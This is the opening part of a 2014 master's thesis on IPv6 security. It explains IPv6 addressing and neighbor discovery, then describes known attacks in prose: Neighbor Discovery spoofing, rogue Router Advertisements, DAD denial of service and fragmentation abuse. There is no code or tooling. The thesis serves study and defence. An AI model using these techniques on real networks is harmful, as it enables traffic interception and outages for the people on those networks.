UNIVERSITY OF BERGEN

So you've got IPv6 address space. Can you defend it?

by

Mikal Sande

Thesis for the degree Master of Science in Informatics

May 2014

in the

Faculty of Mathematics and Natural Sciences

Department of Informatics

Acknowledgements

I want to thank my supervisor Kjell Jørgen Hole for his guidance and help during the writing process, and also for being an inquisitive listener. Thanks to my fellow students for intersting discussions and for listening and commenting on my ideas. Finally, I want to thank Simula@UiB for giving me a place to work and for allowing me to work autonomously on a self-directed project.

Contents

List of Figures

List of Tables

Abbreviations

Acronym	**W**hat it **S**tands **F**or
ARP	**A**ddress **R**esolution **P**rotocol
DAD	**D**uplicate **A**ddress **D**etection
DoS	**D**enial of **S**ervice
DHCP	**D**ynamic **H**ost **C**onfiguration **P**rotocol
DNS	**D**omain **N**ame **S**ystem
ICMP	**I**nternet **C**ontrol **M**essage **P**rotocol
IGMP	**I**nternet **G**roup **M**anagement **P**rotocol
IP	**I**nternet **P**rotocol
IPSec	**I**nternet **P**rotocol **Sec**urity
MitM	**M**an in the **M**iddle
MLD	**M**ulticast **L**istener **D**iscovery
MTU	**M**aximum **T**ransmission **U**nit
NAT	**N**etwork **A**ddress **T**ranslation
NDP	**N**eighbor **D**iscovery **P**rotocol
NTP	**N**etwork **T**ime **P**rotocol
OS	**O**perating **S**ystem
OSI	**O**pen **S**ystems **I**nterconnection
SSH	**S**ecure **Sh**ell
TCP	**T**ransmission **C**ontrol **P**rotocol
UDP	**U**ser **D**atagram **P**rotocol
ULA	**U**nique **L**ocal **A**ddress

Chapter 1

Introduction

Internet Protocol version 6 (IPv6) is the successor of Internet Protocol version 4 (IPv4). IPv6 will become the next standard networking protocol on the Internet. It brings with it a great increase in address space, changes to network operations, and new network security concerns. In this thesis we examine IPv6 from a security perspective. The security of IPv6 is important to all protocols that use IPv6 on the Internet. The goal of this thesis is to introduce the reader to existing IPv6 security challenges, demonstrate how IPv6 changes network security and show how IPv6 is being improved.

Layout

In the next Chapter we will give an introductory overview of IPv6, with the intention of providing enough background to make sense of the later chapters. We will look at how IPv6 differs from IPv4 in addressing and network operation, and also explain features that are new in IPv6.

In Chapter 3 we introduce a selection of the known attacks against IPv6. The selection of attacks is divided into local and remote attacks. While some attacks on IPv6 are analog to existing IPv4 attacks, we emphasize attacks that are new to IPv6.

Chapter 4 is the experimental part of the thesis, beginning with how attackers view the available address space in IPv6. Then we explain how a property of IPv6 network configuration together with a variation of an existing attack can be used to perform targeted Man in the Middle attacks. Lastly, we present interesting Operating System behaviors we observed in our experimental tests.

To provide some balance between attack and defence, we present five improvements to the IPv6 specification in Chapter 5. These improvements are the beginning of clarifications to the IPv6 specification that will eventually result in a more robust Internet Protocol. We round off the thesis by mentioning common criticisms against and as of yet unresolved problems with the design of IPv6.

Please note that because acronyms are commonplace in computer science we have compiled a list of the abbreviations used in this thesis for the readers reference. The list can be found on the page preceding this chapter.

Other Security Issues

The focus of this thesis is on the protocol IPv6, its specification and different implementations. To narrow the scope of the thesis, there are some security topics related to IPv6 that were willfully left out. The security of global routing with the Border Gateway Protocol and the Domain Name System are not a part of this thesis for this reason.

We do not look at IPSec, Mobile IPv6, or transition technologies between IPv4 and IPv6 simply because it is too much ground to cover in a single thesis. Finally, the security impact of IPv6 on applications is not a part of this thesis.

Chapter 2

Background

In this chapter we are explaining just enough of IPv6 to make sense of the later chapters, written on the assumption that the reader is already familiar with both computer networking and IPv4. This short introduction to IPv6 is primarily based on two books, IPv6 Core Protocols Implementation [1] and IPv6 Advanced Protocols Implementation [2]. Because of their age there are some parts of the IPv6 specification that have changed or been updated since the release of the books. In such cases we have supplemented with the updated Request For Comments (RFC) documents from the Internet Engineering Task Force. This presentation of IPv6 is quite distilled, there are parts that were willfully left out. We have only included a bare minimum, which serves as both a short introduction to the protocol and as enough background material to have a meaningful discussion on the topic of IPv6.

2.1 Addressing

The main motivation behind switching to IPv6 is the extended address space. To continue the expansion of global communication over the Internet more addresses are needed. The address space of the current generation IPv4 was depleted in February 2011 [3]. IPv6 has 128-bit addresses, a great improvement over the 32-bit address space of IPv4, giving the Internet room for expansion. IPv6 addresses are split in the middle, yielding two 64-bit strings. The leftmost 64-bits identifies a network and the remaining 64-bits identifies a host in that network. Another new addition is a preference for hexadecimal representation of addresses instead of the decimal representation commonly used in IPv4. IPv6 addresses are represented in hex where every two bytes are separated by a colon (:), as seen in Table 2.1.

The colons help, but the full representation is a bit unwieldy. There are two shortening rules we can apply. First, we can drop all leading zeroes within the two-byte groups. Secondly, we can replace the longest, or the first, contiguous string of zeroes spanning two or more two-byte groups with a double colon (`::`) [1].

```
fe80:0000:0000:0000:0e62:00ff:feda:85ad
                fe80:0:0:0:e62:ff:feda:85ad
                       fe80::e62:ff:feda:85ad
```

Table 2.1: Textual Representation of IPv6 Addresses

Special Addresses

Most IPv6 addresses are similar to those above, but there are exceptions. The first address a host attaching to a network needs is the unspecified address `::` , which is the shortened version of the all zeroes address. This address is used to initiate communications without a specific source address. The similar address, but distinct in usage, `::1` is used for loopback IPv6 communications, this address is usually assigned to its own logical network interface in modern Operating Systems [1, Sec. 2.3].

In addition to the unspecified and loopback addresses, there are other special addresses that all start with `0xf`, where the `0x` prefix denotes a hexadecimal number. Although these addresses have the first nibble, as in four bits or a single hex number, in common there are subdivisions of addresses with different semantics that serve serve different purposes within this group.

Link-local addresses, from the example above `fe80::e62:ff:feda:85ad`, start with `0xfe80`. Link-local addresses are only valid on a single network link. Which means that they are not allowed to travel over intermediate network interfaces, i.e. they are not routable. They must be unique on the network link, and an IPv6 node can have the same link-local address on different network links.

Multicast addresses in IPv6 begin with `0xff`, which makes them easily discernible from other addresses. The address `ff02::1` for example is used for link-local multicast to reach all nodes on a network link. While there are many subdivisions of multicast in IPv6, the two most notable are local and global multicast [1, Sec. 2.5].

Some network protocols have been assigned their own multicast addresses, which help discoverability and usage of local network services. Examples of such network services include the Dynamic Host Configuration Protocol (DHCP) at `ff02::1:2` and the Network Time Protocol (NTP) at `ff02::101` [4].

Address Scoping

While IPv4 only employed address scoping for multicast addresses, the idea of address scoping is an integral part of IPv6. In the context of IPv6 the scope of an address determines its validity and uniqueness. In the order of decreasing specificity, the three IPv6 address scopes are *link-local*, *site-local*, and *global*. We have already covered link-local, so we will continue with site-local.

Site-local addresses also belong to the group of special addresses beginning with `0xf`. The current specification of site-local addresses calls them Unique Local Addresses. They begin with `0xfd`. The validity and uniqueness of site-local addresses end at the boundary between the public Internet and an organization's last router. This definition is quite diffuse, so a more precise definition is required. A sufficient definition of site-local addresses is that they can be routed freely within or between organizations, but not on the public Internet [5].

The remaining addresses are considered *global*, the addresses that do not begin with `0xf`. These addresses are valid and routable on the public Internet. Which means that they must therefore also be globally unique [1, Sec. 2.4][6].

Network Links and Local Networks

Further on we will be referring to network links and local networks. A network link connects nodes together and enable them to send packets to each other with protocols such as Ethernet. This layer is also commonly referred to as the *link-layer* or layer 2 of the OSI (Open Systems Interconnection) model. Packets on this layer are forwarded by switches. A local network is connected at the link-layer, which means that nodes that share a local network can communicate with each other directly on the link-layer.

2.2 Local Network Operation

This section provides an introductory description of the basic operation of IPv6 by looking at what happens when a node connects to a network. A convenient feature of IPv6 is that bootstrapping upon network attachment is automated. The first operation a node must perform when establishing IPv6 connectivity is to generate a link-local address. This is usually done by taking an *interface identifier*, such as a Media Access Control (MAC) address as shown in [7, Sec. 2.5], and combining it with `0xfe80` resulting in an address such as `fe80::e62:ff:feda:85ad`. The next operation requires multicast and which carries us onwards into the next section.

Multicast

After a link-local address has been generated the node must determine if the address is unique by performing *Duplicate Address Detection* (DAD). Simply stated, DAD entails asking on the local network if anyone else is already using the address.

Because the node does not have any configured addresses yet, it uses the unspecified address `::` as source address. The node sends its queries to the solicited-node multicast address corresponding to the address it wants to test for uniqueness. *Solicited-node multicast* addresses begin with `ff02::1:ff`. To find the solicited-node multicast address for a unicast address the node appends the 24 rightmost bits of the address it wants to test to `ff02::1:ff`. This mapping is shown in Table 2.2. The node sends its queries to the solicited-node multicast address corresponding to the unicast address it wants to test, and if no answer are received the address is unique and can therefore be used by the node.

`fe80::53`	→	`ff02::1:ff00:53`
`fe80::e62:ff:feda:85ad`	→	`ff02::1:ffda:85ad`
`fe80::200:24ff:fece:7fb9`	→	`ff02::1:ffce:7fb9`

TABLE 2.2: Examples of unicast address to solicited-node address mapping.

The solicited-node multicast address is used instead of the *all-nodes multicast* address `ff02::1` in cases such a DAD. Traffic destined for the all-nodes multicast address is delivered to all nodes on the local network unconditionally, similar to broadcast in IPv4, as seen in Figure 2.1. Using the solicited-node multicast address when the destinations are known saves the network infrastructure, meaning routers and switches, from delivering unnecessary packets to all nodes. It also frees nodes from processing unnecessary traffic.



FIGURE 2.1: Modes of communication (Source: Wikipedia).

Internet Control Message Protocol

As with IPv4, the *Internet Control Message Protocol* (ICMP) has an important role. In fact, ICMP has been given an even greater role in IPv6. In addition to being employed as a network layer service, it also fulfills the role of mapping addresses between the network-layer and the link-layer, and informing network infrastructure of multicast group memberships. These functions were known by the names Address Resolution Protocol (ARP) and Internet Group Management Protocol (IGMP), respectively in IPv4.

The *Neighbor Discovery Protocol* (NDP), a sub-protocol of ICMP, takes over for ARP in IPv6. Its job is to map network-layer addresses to link-layer addresses. Network-layer addresses are IPv6 addresses and link-layer are specific to the link type, e.g., Ethernet uses MAC addresses. Finding neighbors on a local network with NDP generally uses the solicited-node multicast address for queries [1, Sec. 5.2].

Another sub-protocol of ICMP is *Multicast Listener Discovery* (MLD). It performs the same task as IGMP in IPv4. MLD is used to inform network infrastructure, meaning routers and switches, about multicast group memberships. Modern switches that snoop on MLD messages know which nodes, or which switch-ports, are part of which multicast groups. Using this information the switch knows which nodes to send which multicast traffic to, only forwarding multicast traffic to its intended recipients. This is especially important for solicited-node multicast traffic because it allows switches to only forward the traffic to the nodes that are part of that specific multicast group, and not the entire local network [2, Sec. 2.3].

Some ICMP messages are strictly local. Such packets should have their `hop limit`, an 8-bit field, set to its maximum or minimum value to make sure they are not routed by mistake, or spoofed by malicious nodes outside the local network. The NDP and MLD protocols are both strictly local. Packets sent by NDP set their `hop limit` to `255`, and MLD uses a `hop limit` of `1`. IPv6 nodes that receive NDP packets with a hop limit lower than `255`, or MLD packets with a hop limit other than `1`, must drop the packets. This ensures that such messages cannot originate outside the local network. Messages that are not strictly local, such as the `Packet Too Big` or `Echo Request` messages are usually sent with the default hop limit, many Operating Systems use `64` as a default [1, Ch. 4].

Global Address

After a node has configured a link-local address it can configure a global address. The process is much the same as for configuring link-local addresses, but with a prerequisite. The node uses its link-local address to find local routers by sending a query to the all-routers multicast address `ff02::2`. If there are any routers on the local network, they will respond with information about the prefixes they are responsible for on the all-nodes multicast address `ff02::1`. Sending the response to the all-nodes multicast address ensures that other nodes get a chance to update their network information. A *prefix* in IPv6 vernacular is the leftmost 64 bits of an address, the part that identifies a network. Nodes generate global addresses by the same process as for link-local addresses, only difference being that the node combines its interface identifier, usually a MAC address, with the prefix received from a router, e.g. `2001:db8::/64`, instead of `0xfe80` [7, Sec. 2.5]. When the node has generated its global address, it must test it for uniqueness with DAD.

Network Layer and Remote Networks

Having a global address enable nodes to communicate with nodes outside their local network. Such communication happens on the *network-layer*, also known as layer 3 of the OSI model. Traffic on this layer is is forwarded by routers. To send traffic to remote networks nodes send the traffic to their local router, which in turn forwards the traffic onwards to the next network hop.

2.3 Address Selection

IPv6 nodes routinely have more than one address on a network interface, even many of the same scope. This makes address selection necessary. Before communication can be initiated, the sending node has to figure out which of its addresses it should use as source address. If there is more than one possible destination address, such as when a Domain Name System (DNS) query returns more than one address for a canonical name, the sending node must also make a decision about which destination address to use. The selection of a source address can depend on a property of the selected destination address, similarly a destination address can be dependent on a property of the source address [1, Sec. 3.4].

Destination-address Selection

We will start with destination address selection because its seems more common for nodes to select a destination address before the source address. For nodes that have both IPv4 and IPv6 connectivity, generally called dual stacked nodes, the destination selection algorithm also considers IPv4 addresses. Per default, IPv6 addresses take precedence over IPv4 addresses to ensure that dual stacked hosts will use IPv6 when available.

There are several rules that govern the selection of destination addresses. When there is more than one possible address for a given destination the addresses are sorted according to these rules. The address at the top of the sorted list will be used first, and if that one does not work, the next one on the list will be used. This process repeats until either a selected address is used, or there are no more addresses left to try. In the latter case the communication attempt is aborted with an error [1, Sec. 3.4].

Source-address Selection

When a destination address has been selected, it is time to select a corresponding source address. Selecting a source address applies only to IPv6, as there is no well defined algorithm for source address selection in IPv4, other than a notion of the first address bound to the outgoing network interface.

Similar to the destination address selection algorithm, the algorithm for selecting a source address also operates according to an ordered set of rules. Although, instead of sorting the addresses, the source-address candidates are compared pairwise by the rules. The evaluation starts with the first rule, and the first matching rule decides preference. If a rule cannot give a preference between two addresses the evaluation continues with the next rule [1, Sec. 3.4][8].

2.4 Extensions Headers

Everything that follows the standard IP header in IPv6 is implemented as *extension headers*. In the IPv6 header there is a field named `Next Header`, see Figure 2.2, which refers to the type of the header succeeding it. The next header may be any of the other extension headers, and there can be several extension headers after one another forming what is known as a *header chain*. The last header in a header chain refers to a pseudo-header known as `No Next Header`. The IP header in IPv6 has a fixed size, so there is not any field for the IP header length. Protocols such as IP Security (IPSec) and Mobile IPv6 are implemented with extension headers. TCP, UDP, and ICMP are considered Upper Layer Headers, which means that they should be last in the header chain. Beyond the useful ability of forming header chains, the idea behind extension headers is that new extension headers can be added as the protocol develops, or as new protocols are invented. Extensibility is intrinsic to the IPv6 design and specification [1, Sec. 3.3].



FIGURE 2.2: Example of IPv6 extension header usage.

This figure shows an overview what a fragmented IPv6 TCP packet would look like. The `Next Header` fields are highlighted to illustrate how extension headers point to the following extension header.

As illustrated in Figure 2.2 above, the first header is the IPv6 header. The `Next Header` field in the IPv6 header refers to the following Fragmentation Header by type. In turn the Fragmentation Header's `Next Header` field points to the TCP header succeeding it. Being the last header in the header chain, the TCP header's `Next Header` field refers to the imaginary `No Next Header`, indicating that it is the last header.

Fragmentation

Fragmentation is different in IPv6 than in IPv4. It is a hot topic for improving the protocol. Fragmentation signalling is done with a Fragmentation Header included in the header chain, not as part of the IP header as in IPv4. As show in Figure 2.2, a fragmentation header is inserted in the header chain after the IPv6 header, which is considered to be unfragmentable. Another notable difference from IPv4 is that fragmentation can only be performed by the sender. Intermediary nodes on a network path are not allowed to fragment packets. Instead, they must issue an ICMP `Packet Too Big` to the sender and drop the offending packet [1, Sec. 3.3.5].

Because only the sender can perform packet fragmentation it is very important for senders to discover the path Maximum Transmission Unit (MTU) in a timely manner. The MTU is the maximum packet size for a given network path. When a node sends a packet that is too big for one of the routers on the network path the router will issue a `Packet Too Big` with an explicit indication of what the next-hop MTU for the path is. Using this information the sending node can quickly adjust its packet size, possibly involving fragmentation, to the proper value. If many routers on a network path have successively smaller MTUs, this process will be performed once per router [1, Sec. 4.3].

Chapter 3

Known Attacks

With the short introduction to IPv6 fresh in mind, we continue with the challenges and known problems inherent in the protocol. IPv4 had many problems and we have learned a lot about how to make it more reliable and secure through decades of work. Seeing as IPv6 is the successor to IPv4 it is reasonable to assume that IPv6 has befitted from all the work done on IPv4, but that is sadly not the case. IPv6 is an old-new protocol. It was designed in the 90's and the main part of its current specification is still RFC 2460 [9] from 1998. IPv6 did not see much deployment and usage until the late 2000's. In this chapter we will highlight known problems with IPv6, some of them with example attacks.

Attacks described in this chapter are from The Hackers Choice (THC) IPv6 Toolkit [10]. The descriptions in this chapter are based on documentation of the toolkit, presentations of the attacks by various authors, and from reading packet dumps from my own tests.

3.1 Local Attacks

Many of the published attacks against IPv6 are link-local only, they only work if the attacker is on the local network. While this might seem innocuous, because an attacker must have access to the local network, a local attacker can actually cause a lot of problems with IPv6. One reason being that the attacker can initiate network configuration. It should also be remembered that a local network can in IPv6 can contain a lot of nodes.

Local Man in the Middle Attacks

MitM attacks is a general problem on local networks. Because of the design of the protocol there are some variations of this attack new to IPv6, in addition to the old variations from IPv4.

One version of a MitM attack on IPv6 utilizes Neighbor Discovery spoofing, which is analog to ARP spoofing in IPv4. An attacker can spoof `Neighbor Solicitation` messages such that other nodes are led to believe that the attacker is someone else. By doing this for a neighboring node and the local router, an attacker can insert himself between the node and the router. As seen in Figure 3.1 below, the attacker spoofs `Neighbor Solicitation` messages for the router when the node asks, and for the node when the router asks. Essentially making the node believe the attacker is the router, and making the router believe the attacker is the other node. In addition to answering the Neighbor Solicitations when asked, the attacker can also send unsolicited Neighbor Solicitations every few seconds to ensure that the node and the router keep believing the attacker's charade.



FIGURE 3.1: Man in the Middle with Neighbor Solicitation spoofing

Another form of MitM attack in IPv6 is realized with Router Advertisements. When an attacker sends a `Router Advertisement` message on the local network, all the nodes will configure addresses for the prefix the attacker advertised. This leads to a situation where all nodes on the network have at least two, or more, publicly routable addresses in two different prefixes that are routed by two different routers. It is not possible for the nodes to make a distinction between the legitimate router and the malicious one, and the choice of which will be used depends on router preference and address selection.

Router preference was introduced in RFC 4191 [11]. This RFC updated the `Router Advertisement` message to include a preference field that indicate to nodes if a router should be preferred or not. There are three possible values for router preference, low, medium, and high. When an IPv6 node has more than one local router, the router with the highest preference should be used. A problem with this approach is that the specification made medium the default value, with the implication that routers that do not respect RFC 4191 or have not implemented it yet will be seen as having a medium preference. An attacker can easily take over routing on such a network by advertising a prefix with a high preference [12].

The consequence for the victims of a local MitM attack is that all traffic to and from the attacked node goes through the attacker. The attacker can block, view, and or manipulate traffic at will. The nodes are at the attacker's mercy.

Local Denial of Service Attacks

A relatively simple form of a local network DoS attack against IPv6 is an attack against the DAD algorithm. When a node tests whether an address is already in use, it sends `Neighbor Solicitation` messages for the address. An attacker can simply answer all those `Neighbor Solicitation` messages, and according to RFC 4862 [13, sec. 5.4] the node must assume that the address is a duplicate and therefore cannot be used. If an attacker answers all received `Neighbor Solicitation` messages the effect would be a DoS attack against the entire local network.

Another form of local DoS attack is to force the nodes on the local network to expend network resources by flooding the network with `Router Advertisements`. Every node on the network will try to configure an address for every advertised prefix. This will consume time and network resources on every node, and make it harder for the nodes to function properly.

3.2 Remote Attacks

Attacks that can be launched over the Internet, called remote attacks, are more dangerous than local attacks because they can be launched from anywhere. These are the attacks that have the potential to cause problems on a large scale.

Remote Denial of Service Attacks

he greatly increased address space in IPv6 is generally a good thing, but for the last hop router in a network path the amount of addresses in a subnet can become a challenge. Whenever a router receives traffic that is destined for an address it is responsible for, it has to figure out which node the traffic should be delivered to. The traffic contains the destination address, but in order to deliver the traffic the router must also know the corresponding link-layer address. If the router has communicated with the destination address before, the link-layer address will be in the router's Neighbor Cache. If the information is not in the Neighbor Cache, the router must get this information by sending a `Neighbor Solicitation` messages on the local network. Simply put, a last hop router must know the link-layer addresses of the nodes it routes traffic for [14, Sec. 5].

One way of exploiting a last hop router's need to know the link-layer addresses is by scanning a network the router is responsible for. The protocol used for the scan is not important, what is important is that the router accepts the traffic, and then tries to forward the traffic to the intended node. If an attacker scans a sizable part of one of the router's networks, the router must try to discover the link-local address of every destination address the attacker sends traffic to. And given the size of IPv6 subnets, most addresses are likely to be left unused, and therefore not in the router's Neighbor Cache. The consequence of this attack is that the router will have to spend much resources on trying to find the link-layer addresses of nodes that are not there.

Extension Headers

Extension headers are new in IPv6, they make the protocol extensible which is great from a flexibility perspective. Though the same property that makes it extensible also creates new attack vectors.

More than one extension header can be used in a packet, which means that the order of extension headers are important. There is a recommended ordering of extension headers given in Section 4.1 of RFC 2460 [9], but the same RFC also states that "*IPv6 nodes must accept and attempt to process extension headers in any order and occurring any number of times in the same packet*". So even though there is a recommended ordering of extension headers, nodes must at least try to process all extension headers in a packet. This property constitutes a security problem because it leaves a lot of room for attackers to form invalid or ambiguous header chains which the receiving node must at least try to parse.

An attacker can misuse the different types of extension headers. Among the more interesting ones is the Fragmentation Header which we will look at next.

The Fragmentation Header

An extension header that can be misused in several different ways is the fragmentation header. IPv4 had some fragmentation problems [15], and the same fragmentation problems are not fixed in IPv6. Fragmentation happens for the same reason in IPv6 as in IPv4. When a node tries to send a packet that is bigger than the MTU for a network path, the packet must be divided into parts that fit inside the path MTU. As mentioned earlier, one important change in IPv6 is that only the sender is allowed to perform fragmentation.

Next Header	Reserved	Fragment Offset	Res	M
Identification				
00 01 02 03 04 05 06 07	00 01 02 03 04 05 06 07	00 01 02 03 04 05 06 07 00 01 02 03 04	05 06	07

FIGURE 3.2: Fragmentation Extension Header

The fragmentation header, see Figure 3.2, has some fields that contain the information receiving nodes need to reassemble fragments correctly. The `fragment offset` field tells the receiving node how far into the payload the current fragment begins. The fragment offset field gives the offset in increments of eight bytes, 64 bits, which means that the fragment payload has to be aligned to eight bytes. The next field of interest is the `more fragments`, shown as just `M` in Figure 3.2, it indicates whether or not there are more fragments following the current fragment. Here, `1` means that there are more fragments and `0` means the current fragment is the last. All fragments also have an `identification` field that the receiving node uses to identify fragments that belong to the same packet. Nodes should use unpredictable identifiers in the fragments they produce to avoid identity collision with other fragments [16].

If a node generates predictable fragment identifiers, attackers get an opportunity to send fragmented traffic with colliding fragmentation identifiers, which could make the receiver drop packets, meaning delete and not send a notification to the sender, because the fragments did not reassemble properly. Or even worse, reassemble fragments that do not belong together leading the receiver to accept an invalid packet.

Overlapping fragments are more problematic in IPv6 that in IPv4. In IPv4 the receiving node could just enforce a minimum offset in the first fragment [17], such that the first fragment was guaranteed to contain the full upper layer header such as TCP. Such a simple rule cannot be applied in IPv6 because the upper layer header is not guaranteed to immediately follow the fragmentation header, there might be other extension headers in between. This gives attackers an opportunity to use overlapping fragments to circumvent proper inspection by middleboxes and create packets that are ambiguous when reassembled [18].

Fragmentation Buffering Problems

From IPv4 to IPv6 the `fragment identification` field increased from 16 to 32 bits, which has two implications. The first is that it is a lot harder for an attacker to guess fragment identifiers. If nodes generate unpredictable fragment identifiers, it will be harder to perform attacks based fragment identifier collisions. The second implication is that because there are more possible values for fragment identifiers, nodes must be able to potentially store a lot of fragments. Which lead to challenges in fragment buffering.

In order for fragmentation to work, nodes have to buffer fragments until all the fragments that constitute one packet have arrived, or until the fragments' validity expire. Fragments with the same identification expire 60 seconds after the first fragment was received [9, Sec. 4.5]. When a fragment times out, an ICMP `Fragmentation Reassembly Time Exceeded` message is sent to the source.

Fragments that cannot be reassembled because there are still more related fragments to come are called incomplete fragments. By flooding another node with incomplete fragments, just a lot of singular fragments that have the `more fragments` bit set to `1`, an attacker can exhaust the node's fragment buffer space. Resulting in a DoS attack against fragmented traffic for the node, because the node cannot service other fragmented traffic from other nodes.

Fragmentation Correctness Problems

There are some problems with fragmentation in IPv6 that are considered to be correctness problems. Meaning they can easily be avoided or mitigated by updating the IPv6 specification, and they do not have any legitimate use cases.

Oversized header chains together with fragmentation make it possible to end up in a situation where the upper layer header, such as UDP, is not included in the first fragment. If this happens, the receiver will have to wait for all the remaining fragments and then reassemble them before it can determine what type of packet it has received.

Atomic fragments are singular fragments that do not have any following fragments, i.e. a non-fragmented packet with a fragment header. Atomic fragments can occur in some error conditions, such as a router on a network path reporting a next hop MTU lower than the minimum requirement of 1280 bytes. Atomic fragments should be processed independently from other fragments as a matter of correctness, an atomic fragment will never have any corresponding fragments.

Tiny fragments can contain as little as eight bytes of data, but the name applies to all fragments that are unnecessarily small, that is smaller than the IP header and Fragmentation header combined. If a node accepts tiny fragments an attacker can divide a single packet into a lot of fragments, forcing the receiving node to use unnecessary buffer space and time processing the fragments. There are no legitimate reasons for sending tiny fragments.

3.3 The End-to-end Principle

IPv6 reintroduces the end-to-end principle of the Internet. Which means that not only can IPv6 nodes initiate communication with other nodes on the Internet, but other nodes on the Internet can also initiate communication with local nodes. Network Address Translation (NAT) was introduced to IPv4 because of address shortage. NAT is a mechanism that enables a local network to share a single Internet routable IP address while using non-routable addresses locally. Because there is no IP address shortage in IPv6 there is no need for NAT, everyone get lots of addresses. This means that not only can nodes initiate communication with the Internet, but the Internet can also initiate communication with the nodes.

Because NAT is a many-to-one address mapping it makes the connection between the local network and the Internet one-way. It is possible for nodes on the local network to contact the Internet, but not the opposite. Sadly, this has been relied on as a security feature in IPv4. The reintroduction of the end-to-end principle is not a problem in itself, it is rather seen as an improvement. The challenge that we will face is that devices that previously were invisible to the Internet, because of NAT, will with IPv6 become again become visible.

Chapter 4

Experimental Testing of New Attacks

This chapter will go through some of the attack ideas I came up with while learning about IPv6. As far as I know these are new ideas not published in the research literature. The attacks described in this Chapter are the ones that both worked and had interesting impact on the security. First, we will consider an attacker's view of the available address space in every IPv6 subnet, and the challenges it brings for defenders. Then we will look at a variation of false Router Advertisements that can be used perform MitM attacks against local nodes for specific remote networks. Lastly, we will present some interesting OS behaviors observed during testing that, as far as I know, are not a part of the IPv6 specification.

4.1 Experimental Setup

To perform the experiments, both for this Chapter and Chapter 3, we used the virtualization software VirtualBox to host and run the different OSes that were tested. The networking used in VirtualBox does not snoop on MLD messages, which means that all multicast traffic is sent to all nodes in the network. Some attacks, such as DAD DoS, are harder to perform in MLD snooping environments because the attacker must join multicast groups with MLD to receive traffic that is destined for them.

The OSes I tested were chosen because they have different IPv6 implementations. I chose to test Linux, FreeBSD, Windows Server and OpenIndiana, a derivative of OpenSolaris, and also included OpenBSD because it exhibited different behaviors than FreeBSD in the initial testing.

